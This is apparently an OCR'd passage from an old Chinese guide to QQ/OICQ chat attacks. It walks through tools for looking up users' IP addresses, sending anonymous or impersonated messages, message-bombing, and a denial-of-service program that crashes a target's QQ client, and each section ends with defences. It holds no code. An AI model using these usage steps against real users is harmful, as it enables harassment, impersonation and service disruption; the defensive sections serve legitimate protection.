


图 8

3.OICQ ShellTools

这个工具不仅可以查找对方的 IP 地址，还可以冒充他人发送信息，所以是一个威力比较强大的工具。使用的时候，先在“OICQ 号码”和“OICQ 密码”框中分别键入你的 OICQ 号码和口令，然后直接点击下部的“查找”按键，如图 9，这样“OICQ ShellTools”就会找出当前在线的好友名单，同时还提供了IP 地址和所使用的端口以及所在的城市位置。接着可以选择列表中的一个好友，并使用随意的 OICQ 号码来给他发送上




图 9

N 封匿名信息。

4.XOICQ

和“OICQ ShellTools”一样，“XOICQ”也可以查找并给对方发送匿名信件。使用的时候也要先在“OICQ 号码”和“密码”栏中键入正确的资料，然后在线的情况下点击“查找有谁在线”按键，此时，所有的在线对象就在中间的区域中显示出来，你可以选择一个并按下“增加攻击列表”将其添加到下部的攻击对象列表中，最




图 10

后通过“Attack”按键给他发送去N封信息，如图10。

5.珊瑚虫绿色安装版

该程序除具有 QQ 基本功能外，还可以显示好友的IP地址以及地理位置，另外去掉了烦人的广告，并且可自行选择是否安装腾讯浏览器，使




图 11

界面更加清爽，也可选择安装 MSN 风格的提示声音。另外，它为绿色安装版，不写注册表，无需原版 QQ，装完即可使用，如图11。

或者安装一些QQ显示IP补丁，也可以达到同样的效果。

6.QQ狙击手－IpSniper




图 12

QQ狙击手－IpSniper 是 winsurf 推出的针对腾讯QQ2000的IP地址查询工具，如图12。它支持QQ2000目前几乎所有的版本，支持Windows 98以及Windows 2000操作系统；支持两种启动方式：先运行QQ，需要查取IP信息时，再启动IpSniper，或者直接通过IpSniper启动QQ程序。

它可以实时的监测出包括好友、陌生人、腾讯服务器及腾讯广告服务器代理的IP地址及端口号；可以查取QQ程序加载的所有动态连接库，使各种QQ木马程序无处藏身；可以同时监测多个登录的QQ号码；可以自定义QQ客户端的默认端口号；可以定义某个网友消息或者所有网友消息是否无条件通过腾讯服务器中转来传送（模拟代理），该功能可以防止消息炸弹；可以通过IP查询对方的地理位置，地址数据包括国内地址数据以及亚洲、欧洲、美洲的地址数据信息查询；可以直接在QQ的接收／发送窗口上显示IP以及地理位置，无需切换到QQ狙击手窗口查看IP数据；可以获取本机网络系统信息，包括IP、NetBios名称以及现在激活的TCP和UDP端口连接信息；可以获取远程主机的NetBios名称；可以获取本机到达某个IP地址需要经过的路由地址以及时间。

防范方法

1.隐藏自己的IP

首先，打开QQ的“系统参数”，单击“网络设置”，选中“使用PROXY SOCKET5防火墙”。在“防火墙地址”、“端口号”、“校验用户名”、“校验用户名密码”处输入你寻找的免费代理地址。能在QQ中使用的代理为SOCKS4和SOCKS5型的，端口号为1080。

把IP地址和端口号填入(校验用户名和密码一般不用填)，点击“测试”按钮，如果你填入的代

理地址有效，则会弹出“代理服务器工作正常”提示框，否则就会弹出“无法连接到代理服务器”的提示。

上述步骤做完之后，最后点击“确定”完成。这样，你再重新上QQ，你的IP就不会显示在对方的QQ上了！

要特别注意的一点是：按照上述方法找到确实可用的代理服务器后，一定要先退出QQ，再启动QQ重新登录，这样才会改变QQ的IP地址，否则QQ的IP不会改变。代理服务器有时候会失效，需要换一个新的服务器。此方法只能隐藏QQ的IP，即别人通过一般的QQ工具查不到你的真实IP地址。另外，该办法对消息炸弹毫无用处的。因为消息炸弹和一般的消息没有区别，只是时间短得多而已。拒绝QQ消息炸弹其实很简单，只要在“系统参数”→“安全设置”项选中“拒绝所有陌生人的消息”就可以了。综合两种方法一起使用，通过QQ攻击你的可能性就大大降低了，但是高手还是有办法查出你的真实IP的。

2.隐身上网

还有一个很简单的方法：“隐身”！简单吧？只要隐身，在QQ上看IP的软件就全部无效。

QQ炸弹攻击

这类软件的功能就是在瞬间发送大量的垃圾信息，让你的QQ应接不暇，使得你的QQ根本无法正常使用。其实这种攻击和和发普通的消息是一样的，但是它的速度很快，如果你恰好打开了自动弹出消息的功能，消息窗口会一直在那里，直到攻击停止才能关掉。

这类攻击软件有很多种，比如QQjoke、QQNuke、“剽叶－千夫指”和“Qqsend”就是其中的比较常见的几种。这些软件的使用都比较简单，只要填入对方的IP地址和端口号，然后再填好要发的消息内容以及发的次数，就可以向对方按规定次数发送了。

1.QQ千夫指

使用时，在QQ系统参数设置中取消“自动弹出信息”，在QQ中双击对方图标弹出“发送信息”窗口，选中“对话模式”，在图13中输入或选择“指责语句”，按下“发送”按钮即可。其中的“每句间隔时间”是指发送的速度（100为1秒）。但实际发送速度与你的网速有关，特别是对方是同一网吧或同一台机发送出去的速度可能奇慢。如果勾上“自动循环变换语句”则从输入的范围中反复逐句发送，利用已编辑好的语句可达到自动聊天的目的！若对方是Win2K系统的话，在下面填上对方IP，按下“指责Win2K”，就算对方不上QQ都可在其桌面上一直显示指责语句，也可选择循环语句。若对方的QQ是打了查IP功能补丁或是0710以前版本的话，填上IP和端口，按下“不杀不解民愤”可让其QQ自动关闭，如果不按“停止”可能会造成对方在此其间都不能上QQ了。




图13

2. OICQ远程攻击测试程序

“OICQ远程攻击测试程序”是一款真正意义上的QQ炸弹。填入对方IP和QQ端口之后，点击“攻击”，轻者可使对方QQ下线，重者能使对方计算机重新启动。它发动攻击后，被害者的QQ会弹出个“非法操作”的警告条，然后自动关掉，有时连电脑也会重新启动。它已经不再是给你发送成千上万的信息来阻塞网络，让你上网速度越来越慢，它是利用了QQ自身的漏洞，只要知道IP地址，就能让QQ使用者轻易掉线。

3.仙剑QQ狂浪

这是一款适用于QQ2000的QQ信息炸弹，软件需要VB6运行库，如你的机器缺少，可以到该作者主页下载。使用方法：（1）在QQ的“系统参数”里取消“自动弹出信息”。（2）在QQ中“收送讯息”的聊天对话窗口中，选择“对话模式”。（3）然后回到本软件，输入“发送的内容”，按下“发送”按钮就行了。

4. QQ2000Bomb

QQ2000Bomb.zip，内含QQ2000Bomb.exe和mswinsock.ocx控件(以防止某些用户因没有此控件而导致程序不能运行)两个文件，此程序向指定IP和PORT发送2个检测数据包，以验证OICQ的拒绝服务漏洞的两个代码。

5. QQKill

可以让远程的QQ自动关闭，或者非法操作，可以躲过任何防火墙，但是需要VB5.0的运行库。

还有一些早期的QICQ炸弹，我们也不妨了解一下。

6. OICQ Nuke

OICQ Nuke就是OICQ炸弹的意思，但是使用OICQ Nuke必须要知晓对方的IP地址。在主窗口中输入本机所使用的端口号和要假冒的OICQ号码，并通过上述的工具查找出对方的IP地址，接着确定发送给对方的信息数目以及在右边的窗口中键入一个信息的内容，最后按下“开火”键，在很短的时间内就能够发送出大批量的信息给对方。

7. OICQ Sned

OicqSend是一个利用OICQ机制发布消息的工具，它的使用方法十分简单，只需要将要发送的OICQ朋友的IP地址和端口以及发送内容填入相应的格式内，按“开始”按钮即可将信息发送到对方的OICQ中，并不需要自己的OICQ在线。如果在OICQ的格式栏内不填如何数值的话，程序将自动随机产生OICQ号，虚拟发送到对方OICQ的陌生人一栏中，而且每发送一次会更换一个号码；如果填入相应的数值，就可以该OICQ号码发送信息 。

8. OICQSpy

这是一款IP地址、端口和用户地址查询以及进行炸弹攻击的工具。使用OICQSpy的时候需要先设定服务器的地址、端口以及代理服务器的端口，并且选定安装路径和数据库路径，还可以选择是否自动运行主程序。设置完成之后，只要在上线的情况下点击图中的企鹅图标按钮，就会自动运行；同时窗口中将当前在线的好友名单与相应的信息显示出来，然后就可以选中一个并按下炸弹图标来给对方发送信息炸弹了。

9. OICQ Bricker

实际上OICQ Bricker并不带有攻击性，不过它也有自己的独特之处。比如你通过服务器查找到一个在线的用户，然后你利用它输入对方的号码，就会收到对方的信息，而此时对方还蒙在鼓里，什么都不知道！接着再点击“回复”，就可以跟对方说话了。最关键的是，这样别人就查不出你的地址了！

防范方法

预防这种攻击的方法很简单，只要我们在QQ里面进行简单的设置即可：如果给你发消息炸弹的人在你的好友列表里面，先要把他加入黑名单；然后在QQ参数设置的“安全设置”中选中“拒绝所有陌生人的消息”选项，可以专门防范陌生人的攻击(也就是所谓的QQ炸弹的攻击)。还要把自动弹出消息取消掉(如图14)。另外，我们还可以使




图 14

